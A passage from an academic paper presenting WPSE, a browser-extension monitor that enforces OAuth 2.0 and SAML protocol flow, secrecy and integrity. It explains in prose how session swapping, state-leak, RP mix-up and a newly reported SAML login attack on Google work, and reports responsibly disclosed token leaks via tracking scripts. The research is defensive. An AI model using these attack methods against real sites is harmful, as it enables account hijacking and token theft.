Major service providers try to aid software developers to correctly integrate web protocols in their websites by means of JavaScript APIs; however, web developers are not forced to use them, can still use them incorrectly [47], and the APIs themselves do not necessarily implement the best security practices [43]. This unfortunate situation led to the proliferation of attacks against web protocols even at popular services.

In this paper, we propose a fundamental paradigm shift to strengthen the security guarantees of web protocols. The key idea we put forward is to extend browsers with a security monitor which is able to enforce the compliance of browser behaviours with respect to the web protocol specification. This approach brings two main benefits:

1. web applications are automatically protected against a large class of bugs and vulnerabilities on the browser-side, since the browser is aware of the intended protocol flow and any deviation from it is detected at runtime;

2. protocol specifications can be written and verified once, possibly as a community effort, and then uniformly enforced at a number of different websites by the browser.

Remarkably, though changing the behaviour of web browsers is always delicate for backward compatibility, the security monitor we propose is carefully designed to interact gracefully with existing websites, so that the website functionality is preserved unless it critically deviates from the intended protocol specification. Moreover, a large set of the monitor functionalities can be implemented as a browser extension, thereby offering immediate protection to Internet users and promising a significant practical impact.

## 1.1 Contributions

In this paper, we make the following contributions:

1. we identify three fundamental browser-side security properties for web protocols, that is, the *confidentiality* and *integrity* of message components, as well as the compliance with the intended *protocol flow*. We discuss concrete examples of their import for the popular authorization protocol OAuth 2.0;

2. we semantically characterize these properties and formally prove that their enforcement suffices to protect the web application from a wide range of protocol implementation bugs and attacks on the application code running in the browser;

3. we propose the Web Protocol Security Enforcer, or WPSE for short, a browser-side security monitor designed to enforce the aforementioned security properties, which we implement as a publicly available Google Chrome extension;

4. we experimentally assess the effectiveness of WPSE by testing it against 90 popular websites making use of OAuth 2.0 to implement single sign-on at major identity providers. In our analysis, we identified security flaws in 55 websites (61.1%), including new critical vulnerabilities caused by tracking libraries such as Facebook Pixel, all of which fixable by WPSE. We show that WPSE works flawlessly on 83 websites (92.2%), with the 7 compatibility issues being caused by custom implementations deviating from the OAuth 2.0 specification, one of which introducing a critical vulnerability;

5. to show the generality of our approach, we also considered SAML 2.0, a popular web authorization protocol: while formalizing its specification, we found a new attack on the Google implementation of SAML 2.0 that has been awarded a bug bounty according to the Google Vulnerability Reward Program.[1]

[1] `https://www.google.com/about/appsecurity/reward-program/`

# 2 Security Challenges in Web Protocols

The design of web protocols comes with various security challenges which can often be attributed to the presence of the web browser that acts as a non-standard protocol participant. In the following, we discuss three crucial challenges, using the OAuth 2.0 authorization protocol as illustrative example.

## 2.1 Background on OAuth 2.0

OAuth 2.0 [25] is a web protocol that enables resource owners to grant controlled access to resources hosted at remote servers. Typically, OAuth 2.0 is also used for authenticating the resource owner to third parties by giving them access to the resource owner's identity stored at an identity provider. This functionality is known as Single Sign-On (SSO). Using standard terminology, we refer to the third-party application as *relying party* (*RP*) and to the website storing the resources, including the identity, as *identity provider* (*IdP*).[2]

The OAuth 2.0 specification defines four different protocol flows, also known as *grant types* or *modes*. We focus on the *authorization code* mode and the *implicit* mode since they are the most commonly used by websites.

The authorization code mode is intended for a *RP* whose main functionality is carried out at the server side. The high-level protocol flow is depicted in Figure 1. For the sake of readability, we introduce a simplified version of the protocol abstracting from some implementation details that are presented in Section 4.1. The protocol works as follows:

① the user *U* sends a request to *RP* for accessing a remote resource. The request specifies the *IdP* that holds the resource. In the case of SSO, this step determines which *IdP* should be used;

② *RP* redirects *U* to the login endpoint of *IdP*. This request contains the *RP*'s identity at *IdP*, the URI that *IdP* should redirect to after successful login and an optional state parameter for CSRF protection that should be bound to *U*'s state;

③ *IdP* answers to the authorization request with a login form and the user provides her credentials;

④ *IdP* redirects *U* to the URI of *RP* specified at step ②, including the previously received state parameter and an authorization code;

[2] The OAuth 2.0 specification distinguishes between *resource servers* and *authorization servers* instead of considering one identity provider that stores the user's identity as well as its resources [25], but it is common practice to unify resource and authorization servers as one party [19, 43, 27].



Figure 1: OAuth 2.0 (authorization code mode).

⑤ *RP* makes a request to *IdP* with the authorization code, including its identity, the redirect URI and optionally a shared secret with the *IdP*;

⑥ *IdP* answers with an access token to *RP*;

⑦ *RP* makes a request for the user's resource to *IdP*, including the access token;

⑧ *IdP* answers *RP* with the user's resource at *IdP*.

The implicit mode differs from the authorization code mode in steps ④-⑥. Instead of granting an authorization code to *RP*, the *IdP* provides an access token in the fragment identifier of the redirect URI. A piece of JavaScript code embedded in the page located at the redirect URI extracts the access token and communicates it to the *RP*.

## 2.2 Challenge #1: Protocol Flow

Protocols are specified in terms of a number of sequential message exchanges which honest participants are expected to follow, but the browser is not forced to comply with the intended protocol flow.

**Example in OAuth 2.0.** The use of the state parameter is recommended to prevent attacks leveraging this idiosyncrasy. When OAuth is used to implement SSO and *RP* does not provide the state parameter in its authorization request to *IdP* at step ②, it is possible to force the honest user's browser to authenticate as the attacker. This attack is known as *session swapping* [43].

We give a short overview on this attack against the authorization code mode. A web attacker *A* initiates SSO at *RP* with an identity provider *IdP*, performs steps ①-③ of the protocol and learns a valid authorization code for her session. Next, *A* creates a page on her website that, when visited, automatically triggers a request to the redirect URI of *RP* and includes the authorization code. When a honest user visits this page, the login procedure is completed at *RP* and an attacker session is established in the user's browser.

## 2.3 Challenge #2: Secrecy of Messages

The security of protocols typically relies on the confidentiality of cryptographic keys and credentials, but the browser is not aware of which data must be kept secret for protocol security.

**Example in OAuth 2.0.** The secrecy of the authorization credentials (namely authorization codes and access tokens) is crucial for meeting the protocol security requirements, since their knowledge allows an attacker to access the user's resources. The secrecy of the state parameter is also important to ensure session integrity.

An example of an unintended secrets leakage is the *state leak* attack described in [19]. If the page loaded at the redirect URI in step ④ loads a resource from a malicious server, the state parameter and the authorization code (that are part of the URL) are leaked in the Referer header of the outgoing request. The learned authorization code can potentially be used to obtain a valid access token for *U* at *IdP*, while the leaked state parameter enables the session swapping attack discussed previously.

## 2.4 Challenge #3: Integrity of Messages

Protocol participants are typically expected to perform a number of runtime checks to prove the integrity of the messages they receive and ensure the integrity of the messages they send, but the browser cannot perform

these checks unless they are explicitly carried out in a JavaScript implementation of the web protocol.

**Example in OAuth 2.0.** An attack that exploits this weakness is the *naïve RP session integrity* attack presented in [19]. Suppose that *RP* supports SSO with various identity providers and uses different redirect URIs to distinguish between them. In this case, an attacker controlling a malicious identity provider *AIdP* can confuse the *RP* about which provider is being used and force the user's browser to login as the attacker.

To this end, the attacker starts a SSO login at *RP* with an honest identity provider *HIdP* to obtain a valid authorization code for her account. If a honest user starts a login procedure at *RP* with *AIdP*, in step ④ *AIdP* is expected to redirect the user to *AIdP*'s redirect URI at *RP*. If *AIdP* redirects to the redirect URI of *HIdP* with the authorization code from the attacker session, then *RP* mistakenly assumes that the user intended to login with *HIdP*. Therefore, *RP* completes the login with *HIdP* using the attacker's account.

## 3 WPSE: Design and Implementation

The Web Protocol Security Enforcer (WPSE) is the first browser-side security monitor addressing the peculiar challenges of web protocols. The current prototype is implemented as an extension for Google Chrome, which we make available online.[3]

### 3.1 Key Ideas of WPSE

We illustrate WPSE on the authorization code mode of OAuth 2.0, where Google is used as identity provider and the state parameter is not used (since it is not mandatory at Google). For simplicity, here we show only the most common scenario where the user has an ongoing session with the identity provider and the authorization to access the user's resources on the provider has been previously granted to the relying party.

#### 3.1.1 Protocol Flow

WPSE describes web protocols in terms of the HTTP(S) exchanges observed by the web browser, following the so-called *browser relayed messages* methodology first introduced by Wang *et al.* [46]. The specification of the protocol flow defines the syntactic structure and the expected (sequential) order of the HTTP(S) messages, supporting the choice of different execution branches when a particular protocol message is sent or received by the browser. The protocol specification is given in XML (*cf.* Appendix A), but for the sake of readability, we use in this paper an equivalent representation in terms of finite state automata, like the one depicted in Figure 2. Intuitively, each state of the automaton represents one stage of the protocol execution in the browser. By sending an HTTP(S) request or receiving an HTTP(S) response as dictated by the protocol, the automaton steps to the next state until it reaches a final state denoting the end of the protocol run. Afterwards, the automaton moves back to the initial state and a new protocol run can start.

The edges of the automaton are labeled with *message patterns*, describing the expected shape of the protocol messages at each state. We represent HTTP(S) requests as $e\langle a\rangle$, where $e$ is the remote endpoint to which the message is sent and $a$ is a list of parameters, while HTTP(S) responses are noted $e(h)$, where $e$ is the remote endpoint from which the message is received and $h$ is a list of headers.[4] The syntactic structure of $e, a, h$ can be described using regular expressions. The message patterns should be considered as *guards* of the transition, which are only enabled for messages matching the pattern. For instance, the pattern $\phi_2$ in Figure 2 matches a response from the endpoint $G$ with a `Location` header that contains a URL with a parameter named `code`. If an HTTP(S) request or response does not satisfy any of the patterns of the outgoing transitions of the current state, it is blocked and the automaton is reset to the initial state, *i.e.*, the protocol run is aborted. In case of branches with more than one transition enabled at a given state, we solve the non-determinism by picking the first transition (with a matching pattern) according to the order defined in the XML specification. Patterns can be composed using standard logical connectives.

Each state of the automaton also allows for pausing the protocol execution in presence of requests and responses that are unrelated to the protocol. Messages are considered unrelated to the protocol if they are not of the shape of any valid message in the protocol specification. In the automaton, this is expressed by having a self-loop for each state, labeled with the negated disjunction of all patterns describing valid protocol messages. This is important for website functionality, because the input/output behavior of browsers on realistic websites is complex and hard to fully determine when writing a protocol specification. Also, the same protocol may be run on different websites, which need to fetch different resources as part of their protocol-unrelated functionalities, and we would like to ensure that the same protocol specification can be enforced uniformly on all these websites.

#### 3.1.2 Security Policies

To incorporate secrecy and integrity policies in the automaton, we allow for binding parts of message patterns

[3] `https://sites.google.com/site/wpseproject/`

[4] We support HTTP headers also in requests. Here we omit them since they are not used in the protocols that we consider.



Figure 2: Automaton for OAuth 2.0 (authorization code mode) where $G$ is the OAuth endpoint at Google.

to *identifiers*. For instance, in Figure 2 we bind the identifier `origin` to the content of the `redirect_uri` parameter, more precisely to the part matching the regular expression group `(https?://.*?/)`.[5] The scope of an identifier includes the state where it is first introduced and all its successor states, where the notion of successor is induced by the tree structure of the automaton. For instance, the scope of the identifier `origin` introduced in $\phi_1$ includes the states *auth*, *access*, *end*.

The *secrecy policy* defines which parts of the HTTP(S) responses included in the protocol specification must be confidential among a set of web origins. We express secrecy policies $\pi_S$ with the notation $\mathtt{x} \rightarrow S$ to denote that the value bound to the identifier `x` can be disclosed only to the origins specified in the set $S$. We call $S$ the *secrecy set* of identifier `x` and represent such a policy on the message pattern where the identifier `x` is first introduced, using a double colon symbol :: as a separator. For instance, in Figure 2 we require that the value of the authorization code, which is bound to the identifier `authcode` introduced in $\phi_2$, can be disclosed only to Google (at `https://accounts.google.com`) and the relying party (bound to the identifier `origin`). Confidential message components are stripped from HTTP(S) responses and substituted by random placeholders, so that they are isolated from browser accesses, *e.g.*, computations performed by JavaScript. When the automaton detects an HTTP(S) request including one of the generated placeholders, it replaces the latter with the corresponding original value, but only if the HTTP(S) request is directed to one of the origins which is entitled to learn it. A similar idea was explored by Stock and Johns to strengthen the security of password managers [42]. Since the substitution of confidential message components with placeholders changes the content of the messages, potentially introducing deviations with respect to the transition labels, the automaton processes HTTP(S) responses before stripping confidential values and HTTP(S) requests after replacing the placeholders with the original values. This way, the input/output behavior of the automaton matches the protocol specification.

The *integrity policy* defines runtime checks over the HTTP(S) messages. These checks allow for the comparison of incoming messages with the messages received in previous steps of the protocol execution. If any of the integrity checks fails, the corresponding message is not processed and the protocol run is aborted. To express integrity policies $\pi_I$ in the automaton, we enrich the message patterns to include comparisons ranging over the identifiers introduced by preceding messages. In the case of OAuth 2.0, we would like to ensure that the browser is redirected by the *IdP* to the redirect URI specified in the first step of the protocol. Therefore, in Figure 2 the desired integrity policy is modeled by the condition $\mathtt{uri1} = \mathtt{uri2}$.

### 3.1.3 Enforcing Multiple Protocols

There are a couple of delicate points to address when multiple protocol specifications $P_1, \ldots, P_n$ must be enforced by WPSE:

1. if two different protocols $P_i$ and $P_j$ share messages with the same structure, there might be situations where WPSE does not know which of the two protocols is being run, yet a message may be allowed by $P_i$ and disallowed by $P_j$ or vice-versa;

2. if WPSE is enforcing a protocol $P_i$, it must block any message which may be part of another protocol $P_j$, otherwise it would be trivial to sidestep the security policy of $P_i$ by first making the browser process the first message of $P_j$.

Both problems are solved by replacing the protocol specifications $P_1, \ldots, P_n$ with a single specification $P$ with $n$

[5] `https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/RegExp`

branches, one for each $P_i$. Using this construction, any ambiguity on which protocol specification should be enforced is solved by the determinism of the resulting finite state automaton. Moreover, the self loops of the automaton will only match the messages which are not part of any of the $n$ protocol specifications, thereby preventing unintended protocol interleavings. Notice that the semantics of WPSE depends on the order of $P_1, \ldots, P_n$, due to the way we enforce determinism on the compiled automaton: if $P_i$ starts with a request to $u$ including two parameters $a$ and $b$, while $P_j$ starts with a request to $u$ including just the parameter $a$, then $P_i$ should occur before $P_j$ to ensure it is actually taken into account.

## 3.2 Discussion

A number of points of the design and the implementation of WPSE are worth discussing more in detail.

### 3.2.1 Protocol Flow

WPSE provides a significant improvement in security over standard web browsers, as we show in the remainder of the paper, but the protection it offers is not for free, because it requires the specification of a protocol flow and a security policy. We think that it is possible to develop automated techniques to reconstruct the intended protocol flow from observable browser behaviours, while synthesizing the security policy looks more difficult. Manually finding the best security policy for a protocol may require significant expertise, but even simple policies can be useful to prevent a number of dangerous attacks, as we demonstrate in Section 4.

The specification style of the protocol flow supported by WPSE is simple, because it only allows sequential composition of messages and branching. As a result, our finite state automata are significantly simpler than the request graphs proposed by Guha *et al.* [24] to represent legitimate browser behaviors (from the server perspective). For instance, our finite state automata do not include loops and interleaving of messages, because it seems that these features are not extensively used in web protocols. Like standard security protocols, web protocols are typically specified in terms of a fixed number of sequential messages, which are appropriately supported by the specification language we chose.

### 3.2.2 Secrecy Enforcement

The implementation of the secrecy policies of WPSE is robust, but restrictive. Since WPSE substitutes confidential values with random placeholders, only the latter are exposed to browser-side scripts. Shielding secret values from script accesses is crucial to prevent confidentiality breaches via untrusted scripts or XSS, but it might also break the website functionality if a trusted script needs to compute over a secret value exchanged in the protocol. The current design of WPSE only supports a limited use of secrets by browser-side scripts, *i.e.*, scripts can only forward secrets unchanged to the web origins entitled to learn them. We empirically show that this is enough to support existing protocols like OAuth 2.0 and SAML, but other protocols may require more flexibility.

Dynamic information flow control deals with the problem of letting programs compute over secret values while avoiding confidentiality breaches and it has been applied in the context of web browsers [21, 26, 8, 36, 7]. We believe that dynamic information flow control can be fruitfully combined with WPSE to support more flexible secrecy policies. This integration can also be useful to provide confidentiality guarantees for values which are generated at the browser-side and sent in HTTP(S) requests, rather than received in HTTP(S) responses. We leave the study of the integration of dynamic information flow control into WPSE to future work.

### 3.2.3 Extension APIs

The current prototype of WPSE suffers from some limitations due to the Google Chrome extension APIs. In particular, the body of HTTP messages cannot be modified by extensions, hence the secrecy policy cannot be implemented when secret values are embedded in the page contents or the corresponding placeholders are sent as POST parameters. Currently, we protect secret values contained in the HTTP headers of a response (*e.g.*, cookies or parameters in the URL of a `Location` header) and we only substitute the corresponding placeholders when they are communicated via HTTP headers or as URL parameters. Clearly this is not a limitation of our general approach but rather one of the extension APIs, which can be solved by implementing the security monitor directly in the browser or as a separate proxy application. Despite these limitations, we were able to test the current prototype of WPSE on a number of real-world websites with very promising results, as reported in Section 5.

# 4 Fortifying Web Protocols with WPSE

To better appreciate the security guarantees offered by WPSE, we consider two popular web protocols: OAuth 2.0 and SAML. The security of both protocols has already been studied in depth, so they are an excellent benchmark to assess the effectiveness of WPSE: we refer to [6, 19, 43] for security analyses of OAuth 2.0 and to [3, 4] for research studies on SAML. Remarkably, by writing down a precise security policy for SAML, we were able to expose a new critical attack against the Google implementation of the protocol.

| Detected Violation | Attack |
|---|---|
| Protocol flow deviation | Session swapping [43]<br>Social login CSRF on stateless clients [6]<br>IdP mix-up attack (web attacker) [19] |
| Secrecy violation | Unauthorized login by authentication code redirection [6]<br>Resource theft by access token redirection [6]<br>307 redirect attack [19]<br>State leak attack [19] |
| Integrity violation | Cross social-network request forgery [6]<br>Naïve RP session integrity attack [19] |

Table 1: Overview of the attacks against OAuth 2.0.

## 4.1 Attacks Against OAuth 2.0

We review in this section several attacks on OAuth 2.0 from the literature, analysing whether they are prevented by our extension. We focus in particular on those presented in [6, 19, 43], since they apply to the OAuth 2.0 flows presented in this work. In Table 1 we provide an overview of the attacks that WPSE is able to prevent, grouped according to the type of violation of the security properties that they expose.

### 4.1.1 Protocol Flow Deviations

This category covers attacks that force the user's browser to skip messages or to accept them in a wrong order. For instance, some attacks, *e.g.*, some variants of CSRF and session swapping, rely on completing a social login in the user's browser that was not initiated before. This is a clear deviation from the intended protocol flow and, as a consequence, WPSE blocks these attacks.

We exemplify on the session swapping attack discussed in Section 2.2. Here the attacker tricks the user into sending a request containing the attacker's authorization credential (*e.g.*, the authorization code) to *RP* (step ④ of the protocol flow). Since the state parameter is not used, the *RP* cannot verify whether this request was preceded by a social login request by the user. Our security monitor blocks the (out-of-order) request since it matches the pattern $\phi_3$, which is allowed by the automaton in Figure 2 only in state *access*. Thus, the attack is successfully prevented.

### 4.1.2 Secrecy Violations

This category covers attacks where sensitive information is unintentionally leaked, *e.g.*, via the Referer header or because of the presence of open redirectors at *RP*. Sensitive data can either be leaked to untrusted third parties that should not be involved in the protocol flow (as in the state leak attack) or protocol parties that are not trusted for a specific secret (as in the 307 redirect attack). WPSE can prevent this class of attacks since the secrecy policy allows one to specify the origins that are entitled to receive a secret.

We illustrate how the monitor prevents these attacks in case of the state leak attack discussed in Section 2.3, focusing on the authorization code. In the attack, the authorization code is leaked via the Referer header of the request fetching a resource from the attacker website which is embedded in the page located at the redirect URI of *RP* (step ④ of the protocol). When the authorization code (`authcode`) is received (step ②), the monitor extracts it from the Location header and replaces it with a random placeholder before the request is processed by the browser. After step ④, the request to the attacker's website is sent, but the monitor does not replace the placeholder with the actual value of the authorization code since the secrecy set associated to `authcode` in $\pi_S$ does not include the domain of the attacker.

### 4.1.3 Integrity Violations

This category contains attacks that maintain the general protocol flow, but the contents of the exchanged messages do not satisfy some integrity constraints required by the protocol. WPSE can prevent these attacks by enforcing browser-side integrity checks.

Consider the naïve RP session integrity attack presented in Section 2.4. In this attack, the malicious identity provider *AIdP* redirects the user's browser to the redirect URI of the honest identity provider *HIdP* at *RP* during step ④ of the protocol. At step ②, the redirect URI is provided to *AIdP* as parameter. This request corresponds to the pattern $\phi_1$ of the automation and the redirect URI associated to *AIdP* is bound to the identifier `uri1`. At step ④, *AIdP* redirects the browser to a different redirect URI, which is bound to the identifier `uri2`. Although the shape of the request satisfies pattern $\phi_3$, the monitor cannot move from state *access* to state *end* since the constraint `uri1 = uri2` in the integrity policy $\pi_I$ is violated. Thus, no transition is enabled for the state *access* and the request is blocked by WPSE, therefore preventing the attack.

## 4.2 Attacks Against SAML

The *Security Assertion Markup Language* (SAML) 2.0 [34] is an open standard for sharing authentication and authorization across a multitude of domains. SAML is based on XML messages called *assertions* and defines different *profiles* to account for a variety of use cases and



Figure 3: SAML 2.0 SP-Initiated SSO with Redirect/POST Bindings.

deployment scenarios. SSO functionality is enabled by the SAML 2.0 web browser SSO profile, whose typical use case is the *SP*-Initiated SSO with Redirect/POST Bindings [33, 4]. Similarly to OAuth 2.0, there are three entities involved: a user controlling a web browser (*C*), an identity provider (*IdP*) and a service provider (*SP*). The protocol prescribes how *C* can access a resource provided by an *SP* after authenticating with an *IdP*.

The relevant steps of the protocol are depicted in Figure 3. In step ①, *C* requests from *SP* the resource located at URI; in ② the *SP* redirects the browser to the *IdP* sending an *AuthnRequest* XML message in deflated, base64-encoded form and a *RelayState* parameter; *C* provides his credentials to the *IdP* in step ③ where they are verified; in step ④ the *IdP* causes the browser to issue a POST request to the Assertion Consumer Service at the *SP* containing the base64-encoded *SamlResponse* and the *RelayState* parameters; in ⑤ the *SP* processes the response, creates a security context at the service provider and redirects *C* to the target resource at URI; given that a security context is in place, the *SP* provider returns the resource to *C*.

The RelayState is a mechanism for preserving some state information at the *SP*, such as the resource URI requested by the user [20]. If the RelayState parameter is used within a request message, then subsequent responses must maintain the exact value received with the request [35]. A violation of this constraint enables attacks such as [3], in which *C* requests a resource $\mathsf{URI}_i$ at a malicious $SP_i$. $SP_i$ pretends to be *C* at the honest *SP* and requests a different resource at *SP* located at $\mathsf{URI}_{SP}$ which is returned to $SP_i$. The malicious service provider replies to *C* by providing a redirection address containing a different resource URI, thus causing the browser to send $\mathsf{URI}_i$ instead of instead of URI as the value of RelayState at steps ②,④. The result is that *C* forcibly accesses a resource at *SP*, while he originally asked for a resource from $SP_i$.

Interestingly, by using WPSE it is possible to instruct the browser with knowledge of the protocol in such a way that the client can verify whether the requests at steps ②,④ are related to the initial request. We distilled a simple policy for the SAML 2.0 web browser SSO profile that enforces an integrity constraint on the value of the RelayState parameter, thus blocking requests to undesired resources due to a violation of the policy.

Furthermore, SAML 2.0 does not specify any way to maintain a contextual binding between the request at step ② and the request at step ④. It follows that only the *SAMLResponse* and *RelayState* parameters are enough to allow *C* to access the resource at URI. We discovered that this shortcoming in the protocol has a critical impact on real *SP*s using the SAML-based SSO profile described in this section. Indeed, we managed to mount an attack against Google that allows a web attacker to authenticate any user on Google's suite applications under the attacker's account, with effects similar to a Login CSRF attack. Since Google can act as a Service Provider (*SP*) with a third party *IdP*, an attacker registered to a given *IdP* can simulate a login attempt with his legitimate credentials to obtain a valid POST request to the Google assertion consumer service (step ④). Once accessed, a malicious web page can then cause a victim's browser to issue the attacker's request to the Google assertion consumer service, thus forcing the victim inside the attacker's controlled authenticated session.

The vulnerability can be exploited by any web attacker with a valid account on a third party *IdP* that uses Google as *SP*. In particular, our university uses SAML 2.0 with Google as a Service provider to offer email and storage

facilities to students and employees. We have implemented the attack by constructing a malicious webpage that silently performs a login on Google's suite applications using one of our personal accounts. The vulnerability allows the attacker to access private information of the victim that has been saved in the account, such as activity history, notes and documents. We have responsibly reported this vulnerability to Google who rewarded us according to their bug bounty program. As soon as they are available, we will provide on our website the details of the fixes that Google is implementing to resolve the issue [14].

From the browser standpoint, this attack is clearly caused by a violation of the protocol flow given that steps ①-③ are carried out by the attacker and step ④ and subsequent ones involve the victim. WPSE identifies the outgoing request to the *IdP* as a protocol flow deviation, thereby preventing the attack.

### 4.3 Out-of-Scope Attacks

We have shown that WPSE is able to block a wide range of attacks on existing web protocols. However, some classes of attacks cannot be prevented by browser-side security monitoring. Specifically, WPSE cannot prevent:

1. attacks which do not deviate from the expected protocol flow. An example of such an attack against OAuth 2.0 is the *automatic login CSRF* attack presented in [6], which exploits the lack of CSRF protection on the login form of the relying party to force an authentication to the identity provider. This class of attacks can be prevented by implementing appropriate defenses against known web attacks;

2. attacks which cause deviations from the expected protocol flow that are not observable by the browser. In particular, this class of attacks includes *network attacks*, where the attacker corrupts the traffic exchanged between the protocol participants. For instance, a network attacker can run the *IdP mix-up* attack from [19] when the first step of OAuth 2.0 is performed over HTTP. This class of attacks can be prevented by making use of HTTPS, preferably backed up by HSTS;

3. attacks which do not involve the user's browser at all. An example is the *impersonation* attack on OAuth 2.0 discussed in [43], where public information is used for authentication. Another example is the *DuoSec* vulnerability found on several SAML implementations [30] that exploits a bug in the XML libraries used by SPs to parse SAML messages. This class of attacks must be necessarily solved at the server side.

## 5 Experimental Evaluation

Having discussed how WPSE can prevent several real-world attacks presented in the literature, we finally move to on-field experiments. The goal of the present section is assessing the practical security benefits offered by WPSE on existing websites in the wild, as well as to test the compatibility of its browser-side security monitoring with current web technologies and programming practices. To this end, we experimentally assessed the effectiveness of WPSE by testing it against websites using OAuth 2.0 to implement SSO at high-profile *IdP*s.

### 5.1 Experimental Setup

We developed a crawler to automatically identify existing OAuth 2.0 implementations in the wild. Our analysis is not meant to provide a comprehensive coverage of the deployment of OAuth 2.0 on the web, but just to identify a few popular identity providers and their relying parties to carry out a first experimental evaluation of WPSE.

We started from a comprehensive list of OAuth 2.0 identity providers[6] and we collected for each of them the list of the HTTP(S) endpoints used in their implementation of the protocol. Inspired by [45], our crawler looks for login pages on websites to find syntactic occurrences of these endpoints: after accessing a homepage, the crawler extracts a list of (at most) 10 links which may likely point to a login page, using a simple heuristic. It also retrieves, using the Bing search engine, the 5 most popular pages of the website. For all these pages, the crawler checks for the presence of the OAuth 2.0 endpoints in the HTML code and in the 5 topmost scripts included by them. By running our crawler on the Alexa 100k top websites, we found that Facebook (1,666 websites), Google (1,071 websites) and VK (403 websites) are the most popular identity providers in the wild.

We then developed a faithful XML representation of the OAuth 2.0 implementations available at the selected identity providers. There is obviously a large overlap between these specifications, though slight differences are present in practice, *e.g.*, the use of the `response_type` parameter is mandatory at Google, but can be omitted at Facebook and VK to default to the authorization code mode. For the sake of simplicity, we decided to model the most common use case of OAuth 2.0, *i.e.*, we assume that the user has an ongoing session with the identity provider and that authorization to access the user's resources on the provider has been previously granted to the relying party. For each identity provider we devised a specification that supports the OAuth 2.0 authorization code and implicit modes, with and without the optional

[6] `https://en.wikipedia.org/wiki/List_of_OAuth_providers`

state parameter, leading to 4 possible execution paths. Finally, we created a dataset of 90 websites by sampling 30 relying parties for each identity provider, covering both the authorization code mode and the implicit mode of OAuth 2.0. We have manually visited these websites with a browser running WPSE both to verify if the protocol run was completed successfully and to assess whether all the functionalities of the sites were working properly. In the following we report on the results of testing our extension against these websites from both a security and a compatibility point of view.

## 5.2 Security Analysis

We devised an automated technique to check whether WPSE can stop dangerous real-world attacks. Since we did not want to attack the websites, we focused on two classes of vulnerabilities which are easy to detect just by navigating the websites when using WPSE. The first class of vulnerabilities enables confidentiality violations: it is found when one of the placeholders generated by WPSE to enforce its secrecy policies is sent to an unintended web origin. The second class of vulnerabilities, instead, is related to the use of the state parameter: if the state parameter is unused or set to a predictable static value, then session swapping becomes possible (see Section 2.2). We can detect these cases by checking which protocol specification is enforced by WPSE and by making the state parameter secret, so that all the values bound to it are collected by WPSE when they are substituted by the placeholders used to enforce the secrecy policy.

We observed that our extension prevented the leakage of sensitive data on 4 different relying parties. Interestingly, we found that the security violation exposed by the tool are in all cases due to the presence of tracking or advertisements libraries such as Facebook Pixel,[7] Google AdSense,[8] Heap[9] and others. For example, this has been observed on `ticktick.com`, a website offering collaborative task management tools. The leakage is enabled by two conditions:

1. the website allows its users to perform a login via Google using the implicit mode;
2. the Facebook tracking library is embedded in the page which serves as redirect URI.

Under these settings, right after step ④ of the protocol, the tracking library sends a request to `https://www.facebook.com/tr/` with the full URL of the current page, which includes the access token issued by Google. We argue that this is a critical vulnerability, given that leaking the access token to an unauthorized party allows unintended access to sensitive data owned by the users of the affected website. We promptly reported the issue to the major tracking library vendors and the vulnerable websites. Library vendors informed us that they are not providing any fix since it is a responsibility of web developers to include the tracking library only in pages without sensitive contents.[10]

For what concerns the second class of vulnerabilities, 55 out of 90 websites have been found affected by the lack or misuse of the state parameter. More in detail, we identified 41 websites that do not support it, while the remaining 14 websites miss the security benefit of the state parameter by using a predictable or constant string as a value. We claim that such disheartening situation is mainly caused by the identity providers not setting this important parameter as mandatory. In fact, the state parameter is listed as recommended by Google and optional by VK. On the other hand, Facebook marks the state parameter as mandatory in its documentation, but our experiments showed that it fails to fulfill the requirement in practice. Additionally, it would be advisable to clearly point out in the OAuth 2.0 documentation of each provider the security implications of the parameter. For instance, according to the Google documentation,[11] the state parameter can be used "for several purposes, such as directing the user to the correct resource in your application, sending nonces, and mitigating cross-site request forgery": we believe that this description is too vague and opens the door to misunderstandings.

## 5.3 Compatibility Analysis

To detect whether WPSE negatively affects the web browser functionality, we performed a basic navigation session on the websites in our dataset. This interaction includes an access to their homepage, the identification of the SSO page, the execution of the OAuth 2.0 protocol, and a brief navigation of the private area of the website. In our experiments, the usage of WPSE did not impact in a perceivable way the browser performance or the time required to load webpages. We were able to navigate 81 websites flawlessly, but we also found 9 websites where we did not manage to successfully complete the protocol run.

In all the cases, the reason for the compatibility issues was the same, *i.e.*, the presence of an HTTP(S) request with a parameter called `code` after the execution of the protocol run. This message has the same syntactic

[7] `https://www.facebook.com/business/a/facebook-pixel`

[8] `https://www.google.com/adsense`

[9] `https://heapanalytics.com/`

[10] See, for instance, Google AdSense program policy available at `https://support.google.com/adsense/topic/6162392`

[11] `https://developers.google.com/identity/protocols/OAuth2WebServer`

structure as the last request sent as part of the authorization code mode of OAuth 2.0 and is detected as an attack when our security monitor moves back to its initial state at the end of the protocol run, because the message is indistinguishable from a session swapping attempt (see Section 2.2). We manually investigated all these cases: 2 of them were related to the use of the Gigya social login provider, which offers a unified access interface to many identity providers including Facebook and Google; the other 7, instead, were due to a second exchange of the authorization code at the end of the protocol run. We were able to solve the first issue by writing an XML specification for Gigya (limited to Facebook and Google), while the other cases openly deviate from the OAuth 2.0 specification, where the authorization code is only supposed to be sent to the redirect URI and delivered to the relying party from there. These custom practices are hard to explain and to support and, unsurprisingly, may introduce security flaws. In fact, one of the websites deviating from the OAuth 2.0 specification suffers from a serious security issue, because the authorization code is first communicated to the website over HTTP before being sent over HTTPS, thus becoming exposed to network attackers. We responsibly disclosed this security issue to the website owners.

In the end, all the compatibility issues we found boil down to the fact that a web protocol message has a relatively weak syntactic structure, which may end up matching a custom message used by websites as part of their functionality. We think that most of these issues can be robustly solved by using more explicit message formats for standardized web protocols like OAuth 2.0: explicitness is indeed a widely recognized prudent engineering practice for traditional security protocols [1]. Having structured message formats could be extremely helpful for a precise browser-side fortification of web protocols which minimizes compatibility issues.

## 6 Formal Guarantees

Now we formally characterize the security guarantees offered by our monitoring technique. Here we provide an intuitive description of the formal result, referring the interested reader to [15] for a complete account.

The formal result states that given a web protocol that is proven secure for a set of network participants and an uncorrupted client, by our monitoring approach we can achieve the same security guarantees given a corrupted client (*e.g.*, due to XSS attacks). More precisely this means that all attacks that will not occur in the presence of an ideally behaving client can be fixed by our monitor. Of course, these security guarantees only span the run of the protocol that is proven secure and its protocol-specific secrets. So the monitor can *e.g.*, ensure that the



Figure 4: Visual description of Theorem 1

